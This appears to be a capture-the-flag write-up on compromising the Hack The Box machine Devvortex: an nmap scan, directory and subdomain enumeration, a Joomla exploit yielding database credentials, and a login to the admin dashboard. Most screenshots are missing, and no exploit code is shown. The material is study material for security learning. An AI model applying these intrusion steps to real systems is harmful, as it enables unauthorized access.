

Table of Contents


Scanning.....	1
Testing Functionality	2
Privilege Escalation	10
CVE-2023-1326	10

Scanning

```
kali@kali: ~  
File Actions Edit View Help  
- (kali@kali) - [~]  
$ nmap 10.10.11.242 -sV  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 18:28 IST  
Nmap scan report for devvortex.htb (10.10.11.242)  
Host is up (0.15s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.64 seconds
```

Two open ports (when scanning for Nmap's 1000 most common) – 22, 80.


I accessed the website after adding it to /etc/hosts.




Erel Regev

Testing Functionality

There is nothing special in the website. The contact us option doesn't seem to do anything.




I used dirbuster to look for interesting directories:



Nothing useful.


I moved on to look for subdomains:



Nice! Let's add it to the /etc/hosts as well,


Erel Regev

Accessing the subdomain:




Nothing special in here too.


But since it's a new subdomain for us, let's use dirbuster once again to look for interesting directories:



We found some interesting directories to access: note the administrator!





Erel Regev



Joomla!


Joomla is an open-source content management system (CMS) that helps you build websites and online applications.

Let's try to look for interesting files, to be able and maybe get the version being used:




Erel Regev


BOOM!



I was looking for a vulnerability for this version and found the following:




I cloned the repository to my machine and executed the exploit:




We got some DB superuser credentials!

Erel Regev

Let's try to login:




The image shows the Joomla! Administrator Login page. On the left, there is a dark blue sidebar with the Joomla! logo and the text "Development Joomla Administrator Login". Below this, it says "Need Support?". On the right, there is a white login box with the Joomla! logo at the top. Below the logo, there are two input fields: "Username" with the value "lewis" and "Password" with a masked password. Below the password field, there is a warning message: "This connection is not secure. Logins entered here could be compromised. Learn More". At the bottom of the login box, there is a link: "Forgot your login details?".




The image shows the Joomla! Home Dashboard. At the top, there is a red warning banner: "We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25. Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories - typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure." Below the banner, there is a "Site" section with icons for Users, Articles, Article Categories, Media, Modules, and Plugins. To the right, there is a "System" section with icons for Global Checkin, Cache, and Global Configuration. Below these, there is a "Notifications" section with three green boxes: "Joomla is up to date.", "Extensions are up to date.", and "Overrides are up to date." At the bottom, there is a "Privacy Dashboard" section with a message: "No Information Requests have been submitted yet." and a "Sample Data" section.

I investigated the dashboard and managed to get to the following. Hopefully we will be able to do something with that template and the login page we used.



